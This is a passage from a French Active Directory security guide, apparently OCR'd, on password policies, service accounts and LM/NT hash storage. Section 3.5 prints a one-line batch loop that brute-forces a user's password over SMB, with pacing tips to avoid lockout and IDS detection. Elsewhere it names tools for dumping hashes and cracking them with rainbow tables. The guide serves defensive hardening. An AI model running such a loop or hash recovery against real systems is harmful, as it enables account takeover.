


Les stratégies de mots de passe définies au niveau de la *DefaultDomainPolicy* s'appliquent pour les comptes utilisateurs de l'annuaire Active Directory mais aussi pour les comptes utilisateurs de la base SAM sur les machines membres du domaine.

Il est important de noter que les stratégies de mots de passe ne peuvent être définies qu'un niveau de la stratégie de groupe *Default Domain Policy* bien que l'interface graphique de Windows laisse penser que l'on puisse les définir au niveau de tout type de GPO liée à une OU.
En fait les stratégies de mots de passe définies au niveau d'une OU s'appliquent uniquement aux comptes utilisateurs de la base SAM sur les machines membres du domaine.

3.3.2 LES OBJETS PSO (FINE-GRAINED PASSWORD)

Ils permettent de définir les mêmes paramètres de stratégie de mots de passe que ceux de la *Default Domain Policy* mais à des utilisateurs et des groupes particuliers. Les objets PSO (aussi appelés *fine-grained password*) sont apparus avec le mode natif 2008. Sous Windows 2008 R2, les objets PSO devaient être créés manuellement avec *ADSIEDIT.MSC*. Depuis Windows 2012 R1, un assistant pour la création des objets PSO est disponible dans la console *Active Directory Administrative Center* (ADAC). Il faut pour cela aller dans le conteneur *System* | *Password Settings Container*. Dans la fenêtre *Tasks*, cliquer sur *New* | *Password Settings*.
Dans l'exemple ci-dessous, on crée une stratégie de mots de passe pour tous les utilisateurs membres du groupe *GG_Administrative_Accounts*.
Mieux vaut définir une stratégie de mots passe granulaire qui reprend au minimum les paramètres de sécurité de la *Default Domain Policy*. C'est en effet le cumul le plus restrictif des deux qui s'appliquent à l'utilisateur. Dans l'exemple ci-dessous, la *Default Domain Policy* exige un mot de passe de 8 caractères. L'objet PSO exige 15 caractères.
L'utilisateur membre du groupe *GG_Administrative_Accounts* devra disposer d'un mot de passe de 15 caractères.



Autres avantages des objets *PSO (fine-grained password)*
Ils ne s'appliquent qu'aux comptes utilisateurs du domaine contrairement à la *Default Domain Policy* qui s'applique aux comptes utilisateurs du domaine Active Directory et aux comptes utilisateur de la base SAM locale. Pour plus d'informations, voir le lien Microsoft ci-dessous :
http://technet.microsoft.com/en-us/library/cc770842(v=ws.10).aspx

3.4 LES OUTILS TIERS DE GESTION DES MOTS DE PASSE

Les outils natifs de Microsoft ont de nombreuses limitations :

- En cas d'oubli de son mot de passe, l'utilisateur ne peut pas réinitialiser lui-même son mot de passe.
- Les outils natifs Microsoft ne permettent pas de garantir l'identité de l'utilisateur qui demande une réinitialisation de mots de passe.

- Il n'est pas possible de configurer la complexité des mots de passe pour interdire certains mots du dictionnaire.

3.4.1 REINITIALISER SON MOT DE PASSE SANS CONTACTER L'EQUIPE INFORMATIQUE

L'outil PWM (open source et gratuit) permet de disposer d'une interface web pour réinitialiser son mot de passe. L'utilisateur se connecte à cette interface et doit répondre à des questions secrètes et personnelles comme son groupe de musique favori, le surnom de son conjoint ou de son animal de compagnie. Des outils payants comme *Hitachi Password Manager* ou *Microsoft Forefront Identity Manager* permettent aussi de disposer de ce type de fonction.
Le principe de ces outils est relativement simple cependant leur mise en œuvre est complexe. Les données personnelles que vous stockerez dans ces outils obligent de faire une déclaration à la CNIL et de consulter les syndicats. Le choix des questions peut s'avérer aussi hautement politique et sensible.
Pour télécharger PWM : http://code.google.com/p/pwm/
Pour télécharger une version d'évaluation d'Hitachi Id Password Manager : http://hitachi-id.com/password-manager/

3.4.2 GARANTIR L'IDENTITE DE L'UTILISATEUR

La mise en œuvre d'un outil de réinitialisation de mots de passe à base de questions secrètes permettra aussi de garantir l'identité de l'utilisateur appelant et de protéger l'entreprise contre un l'attaquant qui se fait passer pour un salarié de la société afin d'obtenir des accès.

3.4.3 CONFIGURER LA COMPLEXITE DES MOTS DE PASSE

La complexité des mots de passe est gérée par la *DLL* Microsoft Windows *Passfilt.dll*. Il est possible de développer une *DLL* additionnelle pour imposer l'utilisation de mots de passe plus complexes et de configurer Windows pour gérer cette seconde *DLL*. Pour simplifier, les deux *DLL* vont analyser le mot de passe fourni par l'utilisateur. Si les deux renvoient *True* alors le mot de passe est accepté. Dans le cas contraire, un message d'erreur apparaît et le changement / réinitialisation du mot de passe est refusé. L'ensemble des informations fournies par Microsoft pour développer une *DLL* personnalisée est disponible à cette adresse :
http://msdn.microsoft.com/en-us/library/ms721766.aspx
http://msdn.microsoft.com/en-us/library/ms721849.aspx#password_filter_functions
http://msdn.microsoft.com/en-us/library/ms721884.aspx
http://msdn.microsoft.com/en-us/library/ms722458.aspx

Il existe un exemple d'implémentation (non testé / recommandé) disponible à cette adresse :
https://thangletoan.wordpress.com/2012/08/06/
http://www.devx.com/security/Article/21522/0/page/3
https://mendel129.wordpress.com/2014/05/27/passwordfilters-in-windows/

Cette DLL étant très critique, il est recommandé d'investir dans une solution payante comme *Hitachi ID Password Manager*.


3.5 TROUVER LE MOT DE PASSE D'UN UTILISATEUR VIA LE RESEAU

Pour récupérer le mot de passe d'un utilisateur au travers du réseau, un attaquant a besoin de beaucoup de temps. Il ne faut pas dépasser un certain seuil au risque de déclencher le verrouillage du compte utilisateur ou d'être détecté par des IDS. La bonne cadence serait de tester 1 mot de passe par minute. En admettant que le mot de passe expire au bout de 60 jours, un attaquant pourrait tester 86400 mots de passe pendant cette période.
Le script ci-dessous permet de tester tous les mots de passe contenus dans le fichier *c:\password.txt* (un mot de passe par ligne) pour le compte guillaume sur la machine 192.168.1.15.
Si la commande réussit, un lecteur V mappe sur le partage C$ de la machine.
For /F %i IN (c:\password.txt) do @net use V: \\192.168.1.15\c$ %i /u:guillaume

Comment se protéger avec le verrouillage des comptes et l'audit des échecs de connexions

Les utilisateurs devraient disposer de mots de passe avec un minimum de 10 caractères avec complexité activé. Cela permettra en général de garantir qu'un attaquant n'arrivera pas à trouver le mot de passe en moins de 86400 tentatives.

Activer le verrouillage de compte sur des seuils très bas (très échecs de mots de passe) va surtout bloquer les utilisateurs maladroits ou qui ne se rappellent plus de leur mot de passe. Mieux vaut configurer le verrouillage de comptes sur des seuils importants et comptabiliser ces échecs d'authentification sur une période de temps plus long. Microsoft bloque le seuil à 999 tentatives. La durée de prise en compte avec réinitialisation du compteur d'échec de mots de passe va aussi définir la durée du verrouillage des comptes (contrainte de la solution Microsoft).



Si le verrouillage des comptes est activé, un attaquant peut volontairement spécifier de mauvais mots de passe pour générer un immense déni de service. C'est principalement pour cette raison que le verrouillage des comptes devrait être désactivé à mon sens.

Une alternative au verrouillage des comptes (méthode conseillée) est d'analyser le journal *Security* de tous les contrôleurs de domaine à la recherche des échecs d'authentification et de générer une alerte en cas de détection. Cette méthodologie permettrait aussi de détecter des tentatives de connexions avec des seuils bas (test d'un mot de passe par minute) en comptabilisant le nombre d'échec d'authentification sur le long terme. Un exemple de script est fourni plus loin dans ce document (partie audit).

3.6 UTILISER DES OBJETS MSA ET GMSA POUR LES SERVICES ET LES TACHES PLANIFIEES

Chez de nombreux clients, les comptes utilisateurs sont utilisés pour exécuter des services et des tâches planifiées. Ces comptes disposent en général de privilèges très importants (parfois *Domain Admins*), ont un mot de passe qui n'expire jamais et ne sont pas restreints dans leur utilisation. Ils peuvent par exemple ouvrir des sessions sur toutes les machines du domaine. En cas de compromission d'un service avec un outil comme *METASPLOIT*, un attaquant peut récupérer les accès correspondant au compte utilisateur qui exécute ce service (dans notre exemple, un compte membre du groupe *Domain Admins*). Il peut aussi récupérer le mot de passe du compte de service en analysant la mémoire du processus LSASS.EXE de la machine avec un outil comme CAIN (pour plus d'informations, voir plus loin dans ce document).


Microsoft a commencé à proposer une solution avec Windows 2008 R2 et les *MSA* (*Management Services Accounts*). Un objet MSA est nouveau type d'objet (classe *msDS-ManagedServiceAccount*). Un MSA, tout comme un compte ordinateur change automatiquement de mots de passe tous les 30 jours (au même moment que le mot de passe du compte ordinateur). Un MSA n'applique pas les stratégies de mots de passe de la *Default Domain Policy* et n'applique pas non plus les paramètres des objets PSO. Un *Managed Service Account (MSA)* a cependant quelques limites :

- Il n'est pas possible d'utiliser le même *MSA* sur plusieurs machines. Il est lié à un compte ordinateur spécifique. Il n'est donc pas possible d'utiliser des MSA avec un FailOver cluster Microsoft ou un cluster NLB (plus d'authentification Kerberos).
- De nombreuses applications ne supportent pas les *MSA*. Il est donc nécessaire de valider le support des *MSA* pour chaque application. *Microsoft SQL Server 2012* supporte l'utilisation d'un *MSA* si *SQL Server* est déployé en mode autonome (pas en cluster). Pour plus d'informations : http://blogs.msdn.com/b/sqlosteam/archive/2014/02/19/msa-accounts-used-with-sql.aspx

Je vous invite à lire les articles Microsoft suivants pour plus d'informations sur les MSA :
http://blogs.technet.com/b/askds/archive/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting.aspx
http://technet.microsoft.com/fr-fr/library/dd548356(v=ws.10).aspx


Microsoft a amélioré les *MSA* avec Windows 2012 R2 et a créé un nouveau type d'objet (classe *msDSGroupManagedServiceAccount*) appelé *Group Managed Service Account* (gMSA).
Contrairement au *MSA*, un *gMSA* n'est plus lié au compte ordinateur de la machine. C'est le service *Kerberos Key Distribution Center (KDC)* qui modifie le mot de passe d'un gMSA.
Le même objet gMSA peut donc être utilisé sur différentes machines. Le service FailOver cluster ne doit pas s'exécuter avec un *gMSA* mais les services hébergés par le cluster peuvent s'exécuter avec un gMSA. Cette fonctionnalité n'était pas possible avec un objet MSA. On notera que les gMSA ne sont pas encore supportés avec *Microsoft SQL Server 2012* (contrairement au *MSA*). Je vous invite à lire les articles Microsoft suivant sur les gMSA :
http://blogs.technet.com/b/askpfeplat/archive/2012/12/17/windows-server-2012-group-managed-service-accounts.aspx
http://technet.microsoft.com/en-us/library/jj128431 (US)
http://technet.microsoft.com/fr-fr/library/hh831782.aspx (FR)

Les MSA et les gMSA sont stockés dans le conteneur *Managed Service Account* à la racine du domaine.



Procédure pour configurer le service VMware Tools sur la machine SRV2012C avec un MSA :
Installer le module Active Directory pour PowerShell sur SRV2012C dans le Server Manager.

Taper ensuite la commande suivante pour créer l'objet MSA.
New-ADServiceAccount Browser VmwareTools -RestrictToSingleComputer
Par défaut sous Windows 2012, la commande *New-ADServiceAccount* crée un gMSA. Le paramètre *RestrictToSingleComputer* permet de créer un MSA.
Associer le MSA avec le compte ordinateur.
Add-ADComputerServiceAccount -Identity SRV2012C -ServiceAccount VmwareTools
Installer le MSA sur SRV2012C
Install-AdServiceAccount VmwareTools
Valider le fonctionnement du MSA en tapant la commande suivante :
Test-ADServiceAccount VmwareTools
Vérifier que l'objet créé est un MSA et non un gMSA.
Ajouter le MSA à un groupe Administrators de la base *SAM* locale de la machine.
Configurer le service *VmwareTools* pour utiliser le MSA.



3.7 LISTER TOUS LES COMPTES QUI N'ONT PAS CHANGE DE MOTS DE PASSE DEPUIS PLUSIEURS ANNEES

Il est nécessaire d'identifier les comptes qui n'ont pas changé de mots de passe depuis plus de 5 à 10 années (configurés avec un mot de passe qui n'expire jamais). Il s'agit généralement d'anciens comptes de services génériques, non nominatifs, connus de toute l'équipe informatique et de salariés / prestataires qui ne font plus partie de la société, dont l'usage est mal connu (plusieurs applications utilisent le même compte de service).

L'approche :

1. Vous devez identifier les applications qui utilisent ces comptes de services à l'aide de la fonctionnalité d'audit des connexions Active Directory (voir plus loin dans ce document).

2. Vous devez identifier le risque en termes de sécurité de chacun de ces comptes. Le mot de passe de ce type de compte est-il complexe ? Le mot de passe est-il connu par des anciens salariés / prestataires ? Quel est le niveau de privilège de ce compte ?

3. Vous devez planifier des campagnes de changement des mots de passe des comptes de services.
Dans la mesure du possible, définir des mots de passe de 24 caractères au minimum pour les comptes de services. Cela garantit que le mot de passe n'est pas stocké au format *LMHASH* dans l'annuaire (14 caractères au maximum).
Si ce n'est pas possible de changer le mot de passe d'un compte de services, vous devez le réinitialiser avec sa valeur actuelle un nombre de fois qui correspond à la valeur de l'historique des mots de passe + 1 après avoir désactivé le stockage des mots de passe au format LMHASH (voir plus loin dans ce document). Si l'historique des mots de passe est de 15 mots de passe, vous devez réinitialiser 16 fois le mot de passe.
Si le mot de passe ne respecte pas les exigences de complexité, il sera nécessaire de modifier temporairement la *Default Domain Policy* pour pouvoir redéfinir ce mot de passe à l'identique (pour les cas vraiment bloquants).
Vous devez faire cette action même si vous avez désactivé le chiffrement au format LMHASH. Le LMHASH n'est supprimé au niveau d'un compte existant de l'attribut *dBCSPwd* que lorsque l'on change le mot de passe du compte utilisateur.


Quelques astuces techniques :

La commande PowerShell suivante permet de lister les comptes dont le mot de passe n'a pas été changé depuis 365 jours. Elle nécessite le déploiement du module PowerShell *Dell ActiveRoles Management Shell 1.6* et fonctionne avec des contrôleurs de domaine Windows 2003 et versions ultérieures (téléchargeable gratuitement sur http://software.dell.com/fr-fr/trials/#a).

```
Add-PSSnapin Quest.ActiveRoles.ADManagement
Get-QADUser –PasswordNotChangedFor 365
```

3.8 REINITIALISER LE MOT DE PASSE DES UTILISATEURS AVEC DES CARTES A PUCES

Lors d'une ouverture de session interactive (en locale ou via le Bureau à Distance), les utilisateurs peuvent s'authentifier avec leur carte à puce (au lieu d'un login / mot de passe). Cependant l'accès aux ressources réseaux se fait de manière transparente par le système à l'aide du NTHASH (HASH du mot de passe). Ce NTHASH est stocké en mémoire après l'ouverture de session interactive par le processus *lsass.exe*. De plus, quand la case *Smart Card required for interactive logon* est cochée, le mot de passe est généré automatiquement par le système mais configuré pour ne pas changer.



Pour cette raison, il est conseillé de réinitialiser périodiquement le mot de passe de ces comptes (une fois tous les 6 mois). Cette action doit être effectuée quand l'utilisateur ne travaille pas.

3.9 RESTREINDRE L'UTILISATION DE L'OPTION « *PASSWORD NEVER EXPIRES* »

Aucun compte utilisateur ne doit disposer de cette option à l'exception des comptes de services. La commande PowerShell suivante permet de lister les comptes dont le mot de passe n'expire jamais. Elle nécessite le déploiement du module PowerShell *Dell ActiveRoles Management Shell 1.6* et fonctionne avec des contrôleurs de domaine Windows 2003 et versions ultérieures (téléchargeable gratuitement sur http://software.dell.com/fr-fr/trials/#a).

Lancer PowerShell et taper les commandes suivantes :
Add-PSSnapin Quest.ActiveRoles.ADManagement
Get-QADUser -PasswordNeverExpires

3.10 LE STOCKAGE DES MOTS DE PASSE AVEC ACTIVE DIRECTORY

3.10.1 QU'EST-CE QU'UNE EMPREINTE (OU HASH) ?


Le mot de passe d'un compte utilisateur (ou d'un compte ordinateur) ne doit pas être stocké en clair dans un annuaire LDAP pour des raisons de sécurité. Pour cette raison, Active Directory stocke le mot de passe de tous les comptes ordinateurs et de tous les comptes utilisateurs sous forme d'une empreinte (appelée aussi HASH). Deux mots de passe différents ne génèrent pas la même empreinte car la fonction mathématique de génération de l'empreinte (ou Hash) est unidirectionnelle. Il n'est pas possible de retrouver le mot de passe d'origine à partir son l'empreinte.
Les *rainbow tables* permettent de contourner cette limite en calculant une empreinte pour chaque mot de passe possible dans une base de données. Un attaquant peut alors chercher le mot de passe correspondant à l'empreinte dont il dispose. Je vous invite à consulter le site ci-dessous :
http://fr.wikipedia.org/wiki/Rainbow_table.
Certains algorithmes de génération d'empreinte permettent d'utiliser un sel (aussi appelé graine). Le sel est une valeur que l'on concatène (ajoute) au mot de passe initial. Cela permet de renforcer la sécurité des mots de passe avec un faible nombre de caractères. Avec l'utilisation d'un sel, deux mots de passe identiques ne produisent pas la même empreinte.
Active Directory peut générer deux types d'empreinte pour un mot de passe de compte utilisateur / ordinateur :

- Le LMASH : niveau de sécurité très faible (à désactiver obligatoirement).
- Le NTHASH : niveau de sécurité variable (selon la complexité du mot de passe).


La fonction de génération du LMHASH et du NTHASH n'utilise pas de sel.

3.10.2 LE LMHASH (LAN MANAGER HASH)

Le LMHASH est stocké au niveau de l'attribut *dBCSPwd*. L'historique des mots de passe est stocké au niveau de l'attribut *lmPwdHistory*. Ces 2 attributs sont protégés par le système d'exploitation contre les accès en lecture (y compris pour un utilisateur membre du groupe *Domain Admins*). Dans l'exemple ci-dessous, l'annuaire Active Directory a été configuré pour stocker le mot de passe au format *LMHASH*.



Après changement du mot de passe du compte *guillaume.mathieu*, l'attribut *dBCSPwd* reste toujours inaccessible (affiché à *Not set*).



Nous verrons plus loin de ce document qu'il est possible de récupérer le contenu des attributs *dBCSPwd* et *lmPwdHistory* à l'aide des outils *LIBESEDB / NTDSXtract* et d'utiliser un site web comme *Objectif sécurité* (https://www.objectif-securite.ch/) qui héberge en ligne des *rainbow table* pour retrouver le mot de passe d'un utilisateur.

Pour générer le LMHASH, le contrôleur de domaine effectue les actions suivantes :
1. Le mot de passe en clair est au format DOS CHARSET (14 caractères maximum).
2. Le mot de passe est converti en majuscule.
3. Le mot de passe est complété avec des caractères *Null* si ce dernier fait moins de 14 caractères (soit 14 octets ou 112 bits).
4. Le résultat de ce traitement est découpé en deux blocs de 7 octets (soit 56 bits). Pour chaque bloc de 7 octets (56 bits), on ajoute tous les 7 bits, un bit à 0 afin d'obtenir une valeur sur 64 bits (8 octets) qui sera utilisé comme une clé de chiffrement DES.
5. Chacune des 2 clés DES est utilisée pour chiffrer la chaîne de caractère « *KGS!@#$%* ». Le résultat (64 bits) des 2 opérations est concaténé pour obtenir une valeur de 16 octets (128 bits). Cette valeur est le LMHASH.

Pour résumer : *LM = DES(Password[0..6], KGS!@#$%) | DES(Password[7..13], KGS!@#$%)*
Le LMHASH est très faiblement sécurisé car il ne gère pas la casse (majuscule / minuscule), prend en charge que les mots de passe de moins de 15 caractères, n'intègre pas de sel et utilise des clés de chiffrement DES de 64 bits (dont 8 bits à 0). Si le mot de passe fait moins de 8 caractères, comme tous les bits de la seconde clés DES sont à 0, on obtient une valeur de Hash connu (*0xAAD3B435B51404EE*). Ces 5 faiblesses permettent de générer une table arc-en-ciel (*Rainbow Table*) de 17 Go (au lieu de 310 To grâce à l'algorithme de *M. Philippe OECHSLIN*) contenant pour chaque mot de passe possible la valeur du *LMHASH* correspondant. Depuis Windows 2008 R1, les contrôleurs de domaine ne génèrent plus par défaut une empreinte au format LMHASH lorsque le mot de passe est mis à jour. **Beaucoup d'annuaire sous Windows 2012 R2 disposent encore d'empreinte LMHASH dans la base de données car le mot de passe de certains comptes de services n'a jamais été changé depuis parfois 10 ans ou plus !**

3.10.3 LE NTHASH (NT LAN MANAGER HASH)

Le NTHASH est stocké au niveau de l'attribut *UnicodePwd*. L'historique des mots de passe est stocké au niveau de l'attribut *ntPwdHistory*. Ces 2 attributs sont protégés par le système d'exploitation contre les accès en lecture (y compris pour un utilisateur membre du groupe *Domain Admins*).
